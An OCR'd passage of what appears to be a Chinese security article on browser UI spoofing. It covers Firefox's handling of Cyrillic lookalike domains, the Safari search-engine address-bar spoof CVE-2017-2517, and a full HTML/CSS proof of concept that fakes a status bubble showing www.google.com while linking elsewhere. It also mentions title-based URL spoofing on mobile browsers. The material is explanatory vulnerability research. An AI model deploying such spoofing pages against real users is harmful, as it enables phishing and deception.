


图 19

Firefox 安全团队给出的理由是西里尔字符不应该被视为二等公民来对待，在网络中要给除拉丁文以外的文字平等发展的机会。并且他们认为，域名注册商应该承担一部分责任，不应该把这种带有欺骗性质的域名注册给用户。并鼓励用户去投诉域名注册商。

对 Firefox 这种安全风险“视而不见”的做法，很多人提出了异议。对于这种域名上和证书上看似完全相同的 URL 欺骗，Firefox 却不做任何处理，坦然选择了业务第一，安全第二的做法让用户感觉很失望。

2.11 搜索引擎引发的地址栏欺骗（CVE-2017-2517）

在现代浏览器中，地址栏除了显示当前页面 URL 和接受用户键入要导航的 URL 这些最基本的功能外，还加入了很多新的功能及权责，比如，目前大多数浏览器都已经将地址栏和搜索栏合二为一，俗曰智能地址栏，这样的设计可能因 URL 和搜索上存在逻辑上的混乱而导致地址栏欺骗。CVE-2017-2517 就是 Safari 上因搜索引擎而导致的一个地址栏欺骗漏洞。

受影响产品：iOS < 10.3.3, Safari

漏洞公告：http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-2517

Safari 的 URL 地址栏和搜索栏是合并在一起的，在 Safari 的设置中可选择默认搜索引

擎：如谷歌、雅虎、必应、百度、DuckDuckGo……。Safari 这里存在一个逻辑上的错误，当在默认搜索引擎中搜索的内容是网址的时，URL 地址栏显示的将是这个网址。

例如我们的默认搜索引擎是百度，然后在百度中搜索 google.com。可以看到地址栏中显示的是 google.com，因为浏览器认为上下文状态是在搜索环境中，所以状态栏里呈现的内容是搜索内容。这就可能对用户产生一种欺骗，认为此时地址栏中的网址是 google.com。如图 20 所示。

图 20

进一步的思考，如果默认搜索引擎存在 XSS，攻击者就可以在伪造地址栏的情况下，同时可以控制页面内容，完成一次完美的钓鱼攻击。

2.12 浏览器状态栏欺骗

浏览器状态栏的作用在于告诉用户你将要去哪。状态栏的位置通常在浏览器左下角显示。在历史上，状态栏曾作为浏览器一个固定的 UI 模块固定在最下端。后来浏览器前端显示更为简洁，状态栏改为冒泡的方式来显示（Status Bubble）[12]，只有当鼠标移动到链接上时状态

[12] https://www.chromium.org/user-experience/status-bubble

栏才会显示。

如图 21 所示，分别是 Chrome/Firefox/IE 浏览器中，当鼠标移动到 google 链接上时，状态栏会像一个气泡一样浮现在浏览器左下角区域，其中的 URL 既是导航到的地址。而当鼠标移开连接时，地址栏会瞬间消失。




图 21

不难发现，这种浏览器状态栏的设计方式，使 UI 显示更加简洁，优化了用户点击链接的体验。但从另一个角度来看，状态栏的 UI 显示是在浏览器页面区域内，用户使用脚本可以控制这块区域的，这是否会带来一些安全隐患呢？

在 CSS3 中增加了对圆角（border-radius）、阴影（box-shadow）和渐变（Gradients）的支持，这使得我们使用 CSS 伪造一个状态栏成为可能。

POC：

```
<!DOCTYPE html>
<html lang="zh-CN">
<head>
```

```
<meta content="text/html; charset=utf-8" http-equiv="Content-Type">
<title>Status Bar Spoofing Vulnerability</title>
<style>
    .chrome {
        background: #DFDFDF;
        width: 230px;
        height: 23px;
        -webkit-border-top-right-radius: 4px;
        font-size: 12px;
        font-family: "微软雅黑";
        color: #666666;
        line-height: 23px;
        padding: 0px 0px 0px 3px;
        position: absolute;
        bottom: 0px;
        left: 0px;
        display: none;
    }
    .link {
        color: blue;
        text-decoration: underline;
        cursor: pointer;
    }
</style>
<script>
    function show(status) {
        document.getElementById("statusbar").style.display = status;
    }
    function goto(url) {
        location = url;
    }
</script>
</head>
<body>
<br><br><br>
<center>
 <h1>CSS Handling Status Bar Spoofing Vulnerability</h1><br><br><br><br>
 <b>The True Status Bar:</b><a href="http://www.google.com">Google</a>
 <br><br>
 <b>The Spoof Status Bar:
<span class="link" onMouseover="show('block');" onMouseout="show('none')"
onClick="goto('http://www.xisigr.com/')">Google</span></b>
    <br><br> </center>
```

```
    <div id="statusbar" class="chrome">www.google.com</div>
</body>
</html>
```

以 Chrome 为例，访问在线 DEMO: http://xisigr.com/html5/css/spoofurl.html。把鼠标移动到 The True Status Bar:Google。显示真实的地址栏，如图 22 所示：




图 22

把鼠标移动到 The Spoof Status Bar:Google。显示伪造的地址栏，如图 23 所示：




图 23

可以发现这两个冒泡状态栏基本是完全相同的。这个问题，笔者于 2011 年发现，并在当时联系了这几家浏览器厂商报告了这个问题。他们反馈，这是个有趣的问题，但并不打算修复。直到现在为止，使用 CSS 伪造一个真实的地址栏依然可以。Securityfocus.com 当时收录了这几个问题。

Microsoft Internet Explorer CSS Handling Status Bar Spoofing Vulnerability[13]

Google Chrome CSS Handling Status Bar Spoofing Vulnerability[14]

Mozilla Firefox CSS Handling Status Bar Spoofing Vulnerability[15]

尽管如此，我们还是想把对于 CSS 伪造地址栏这个问题放在这里，进行开放式的讨论。当用户可以使用脚本伪造出一个浏览器关键 UI 时，欺骗就有可能发生。可以再回头看看，我们前面提到的浏览器中的“死亡线”边界，一旦逾越，信任将不再发生。

3 未来

在未来很长一段时间内，浏览器 UI 还是会处于一个比较混乱的状态，各个浏览器厂商对同一个 UI 的理解和展现也存在诸多差异。例如，现代浏览器地址栏中的安全指示符，是最常见的浏览器安全 UI，用来标识当前网站的安全状态。那么对于不安全的网络协议(http)，安全警告符是使用‘X’号还是‘!’号；对于安全可靠的网络协议(https)，标识符号使用锁还是盾牌，其颜色是红色还是绿色。如图 24 所示大家可以看到，每家浏览器厂商，对同一个技术性术语或网站状态的表示，所显示的指示符也不都相同。

[13] http://www.securityfocus.com/bid/47547

[14] http://www.securityfocus.com/bid/47548

[15] http://www.securityfocus.com/bid/47549

Browser	HTTPS	HTTPS minor error	HTTPS major error	HTTP	EV	Malware
Chrome 48 Win	https://ww	https://mix	https://wro	www.exam	Symantec Co	https://dow
Edge 20 Win	example.	https://mix	wrong.host.bads	example.com	Symantec Co	Unsafe website den
Firefox 44 Win	https://www.e	https://mixec	https://expire	www.example	Symantec Corpo	https://spacet
Safari 9 Mac	example.com	mixed.badssl.c	*URL hidden*	example.com	Symantec Cor	downloadgam
Chrome 48 And	https://v	https://mixe	https://v	www.examp	https://v	https://spac
Opera Mini 14 And	www.exam	mixed.badssl.c	wrong.host.ba	www.example	www.syma	*Unavailable*
UC Mini 10 And	Example D	mixed.bad	*Blocked*	Example D	Endpoint, C	*Blocked*
UC Browser 2 iOS	Example Do.	mixed.bads..	wrong.host..	Example Do.	Endpoint, C.	*Unavailable*
Safari 9 iOS	example.c	mixed.badss	wrong.host	example.con	Symantec	*Unavailable*

图 24

Google 在《Rethinking Connection Security Indicators》[16]中对安全指示符调查提两个问题，https：网址左边的绿色符号对你意味着什么？ http：网址左边的白色符号对你意味着什么？Google 调查了 1329 人对 Chrome 浏览器在正常的网络浏览时显示的安全指示符是否了解，当时 Google 把调查的结果分为 7 类：“连接，身份，协议，安全性，图标外观，不知道，和不正确的理论”。虽然大多数（但非专家）受访者对 https 指示符号至少有一个基本的了解，但很多人不熟悉 http 指示符号。

在我们讨论浏览器 UI 安全时，恰逢经历了桌面浏览器到移动浏览器的迁移和过渡。相对之前的桌面时代，人们逐渐开始把每天的时间转移到使用类似于 iPad、iPhone、Apple Watch 这样的移动设备上。如图 25 所示。

[16] https://www.usenix.org/system/files/conference/soups2016/soups2016-paper-porter-felt.pdf




图 25

我们也曾想象过在手表上使用浏览器。黑客在攻破了 Apple Watch 后，在其上运行了浏览器，结果可想而知[17]。如图 26 所示。




图 26

浏览器屏幕越来越小，使的浏览器 UI 更加变成寸像素必争。在平衡用户体验和安全性上，势必会带来新的挑战。

例如，以下四款移动浏览器，同时访问百度 www.baidu.com。可以看到地址栏显示的四种不同方式。如图 27 所示。

---

[17] http://www.mobypicture.com/user/comex/view/18097875

图 27

第一个浏览器，显示了 https 安全标识符，并显示了完整的域名。

第二个浏览器，只显示了域名。

第三个浏览器，只显示标题。

第四个浏览器，显示了 https 安全标示符，并只显示标题。

就这四款浏览器地址栏 UI，大家认为哪款浏览器地址栏显示的更安全一些呢？对于后两种浏览器的地址栏呈现方式，攻击者只要在恶意页面里添加<title>百度一下，你就知道</title>，就可以进行 URL Spoof 攻击了。

历史总是在向前发展，我们享受新事物带来的挑战，也正视旧事物所带来的牵绊。浏览器已经存在了几十年，其中有不少当时引入的策略、语法仍然还在使用。随着时间的推移，当攻防之间的对抗越来越激烈，某些旧的策略、语法在“安全”面前，显得越来越突兀。比如对话框 alert(),prompt(),confirm(),于 1995 年就随 Javascript 一同引入到浏览器[18]。这些对话框的同步方法，可能在现代浏览器中就会存在问题，因为 javascript 引擎需要用户先

[18] https://developers.google.com/web/updates/2017/03/dialogs-policy

暂停、关闭对话框后，才会继续下面的程序执行。UI Spoof 漏洞中，有不少是由于对话框的这种特性，阻塞了某些进程而产生。目前 Chrome 浏览器已经逐渐开始减少对话框在某些场景中的使用，而建议使用一些对话框的备选方案，比如 Notifications API、<dialog>。